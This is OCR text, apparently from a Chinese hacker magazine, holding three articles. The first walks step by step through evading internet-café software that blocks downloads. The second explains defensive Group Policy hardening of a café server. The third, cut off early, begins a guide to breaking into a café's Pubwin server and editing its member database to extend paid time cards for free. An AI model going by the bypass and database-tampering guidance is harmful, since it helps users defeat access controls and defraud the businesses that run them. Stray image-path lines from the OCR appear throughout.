


图5

此时会出现“脱机收藏夹向导”窗口，在“如果要收藏夹的该页包含其他连接，是否要使连接的网页也可以脱机使用”这个选项里选择“否”。因为我只要下载指定的程序，其他的网页对于我来说是多余的（大家可以通过这个方法来下载整个网站哦，兴奋吧），然后再点击下一步（如图6）。

这个地方你默认即可，如果选择“仅在执行‘工具’菜单中的“同步”命令时通过”（如果你创建多个这样的下载方式，可以批量完成哦），点击下一步。

当出现询问你是否使用密码的时候，只要默认就可以了，直接点击完成按钮。


图6

这时就能看到正在下载我刚才设定的程序了，下载完毕后该窗口会自动关闭（如图7）。




图7

现在有人要问了，程序下载到什么地方了？当然是在“C：\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\????????”这个文件夹里，我这里的是M7NHU9SV这个文件夹，文件夹名是Content.IE5的子目录，名字是随机的，至于到底在哪个下面一下就能找到了。如何访问这个文件夹呢？我们可以通过QQ的添加自定义表情来访问到这个文件夹（如图8）。





图8

在“表情管理”的窗口中选择“添加”按钮，则会出现“添加自定义图释”的窗口，在这个窗口里点击“查找图片”按钮（如图9）。


图9

在“打开”窗口中默认只显示图片，我们需把文件类型改为“所有文件(*.*)”，再查找下载的那个程序（如图10）。




图10

把该文件拖到其他盘符，如D盘，再安装即可。

3.更方便地不受限制下载

许多朋友会问，我不是需要迅雷吗，为什么要下载Opera浏览器呢？因为这个浏览器不是使用的IE内核，稳定性和安全性都十分的高，最重要的一点是因为通过它来下载程序，不会受到网吧管理软件的下载限制。网吧管理软件一般只限制跟IE相关的一切，而Opera不依靠IE所以Opera绝对是我们最好的选择，听说它还可以反网络钓鱼呢！

现在我们再来下载一个软件看看，呵呵，成功了（如图11）！

如果你的朋友也在网上，可以让他直接传一个Opera给你，这样可以省掉许多麻烦哦！




图11

三、小结

这个方法几乎可以绕过所有网吧管理软件的限制，但此方法公布后一定会遭到网吧管理软件的封杀，其它的方法我还没有想到，希望大家一起发掘，如果你们有什么好的想法或建议，请去NoHack论坛（http://Www.NoHack.Cn）和我交流。

【本期提到的软件Opera在光盘中有提供。】

编辑点评： yacou想到了用脱机浏览功能来下载软件，这的确是一个不错的想法，大家可以好好学习一下下，不过用Opera来下载软件就要建立在上面的基础上了，这样我们就不用每次都用麻烦的脱机功能来下载，而是用下载好的Opera来下载其他东东。

玩转组策略 增强服务器安全

WzH

越来越多的人看了网上介绍的各种黑客技巧便来网吧操练，网管们也想尽办法防御，让自己的网吧不被黑客控制。今天我来介绍一下如何正确地设置组策略来增强网吧服务器的安全。

首先我们要运行**gpedit.msc**，打开组策略编辑器，就会看到本地计算机策略中有“计算机配置”和“用户配置”。选择“计算机配置”→“Windows设置”→“安全设置”→“本地策略”，里面有“审核策略”、“用户权限分配”和“安全选项”，今天我们要修改的是“用户权限分配”和“安全选项”。

先来看看“用户权限分配”吧，里面指定了哪些用户可以做什么事。特别要注意的是，里面有一个“从网络访问此计算机”，它限定了哪些用户可以从网络上访问这台计算机（如图1）。如果该服务器不做共享服务器的话，建议把里面所有的用户都删除，这样别人知道了管理员密码也没有用了。




图1 设置用户




图2 禁止所有人远程登录

接着看看“从远程系统强制关机”，默认是administrators组都可以的，但是为了安全，且不需要从远程管理计算机，可以把administrators组删除。“拒绝从网络访问这台计算机”中，可以添加“everyone”，防止所有人远程登录到我们的服务器（如图2）。

菜鸟最喜欢的是什么？当然是3389啦~~~那我们能不能让他们拿到了管理员密码也不能登录呢？来看看“通过终端服务拒绝登录”，望文生义，就是不让那些人从终端上登录了。和上面一样，如果我们不用远程管理，就添加“everyone”，并在下面的“通过终端服务允许登录”中，把所有允许的用户删除。

再来看看“安全选项”中有哪些可以增强我们系统的安全性呢？在XP或以上的系统中，会有一项“网络访问：本地帐户的共享和安全模式”，在XP中默认是来宾权限，但是在Server 2003中却是“经典”模式，我们需要把它改成来宾模式（如图3）。

下面还有“网络访问：不允许SAM帐户的匿名枚举”、“网络访问：不允许SAM




图3 设为来宾模式

帐户和共享的匿名枚举”，我们都要改成“已启用”，这里从字面就能看出意思了，就不多说了。另外，还要把“网络访问：可匿名访问的共享”、“网络访问：可匿名访问的命名管道”、“网络访问：可匿名访问的注册表路径”和“网络访问：可匿名访问的注册表路径和子路径”中的内容清除。最后，在“帐户：重命名来宾帐户”和“帐户：重命名系统管理员帐户”中，把系统默认的管理员用户和来宾用户改名。

到此，我们通过组策略来增强系统安全的过程就完成了。大家还有不明白的地方，或是有其他更好的方法，欢迎来《黑客手册》的官方论坛（http://www.nohack.cn/bbs）提问交流。

编辑点评： 微软提供的组策略让我们对系统进行更全面的设置，而我们却常常忽略了这个可以为我们服务的工具。这篇文章正是用这个工具来为我们提高服务器安全性服务的，希望对网管朋友们有用。

Pubwin包时卡之永生记

Wzhpro

自从上次我给大家介绍了如何在Pubwin会员卡中充值以后，很多朋友都说成功了。但是也有一小部分的读者说，他们那里用包时卡（在规定的时间内可以无限制上网）的比较多。那能不能自己延长临时卡的使用时间呢？趁最近我们这里包时卡也比较流行，我也把我的会员卡改成了包时卡，但是我只包了2天（太贵了），下面我们就来看看怎么修改数据库来延长包时卡的使用时间吧。

首先我们还用以前的方法入侵服务器，用DataBrowser打开Pubwin数据库Member.mdb（如图1。具体如何入侵不用我说了吧，我再说的话大家要觉得烦了，还不会的朋友翻阅一下前几期的《黑客手册》或来论坛提问吧）。

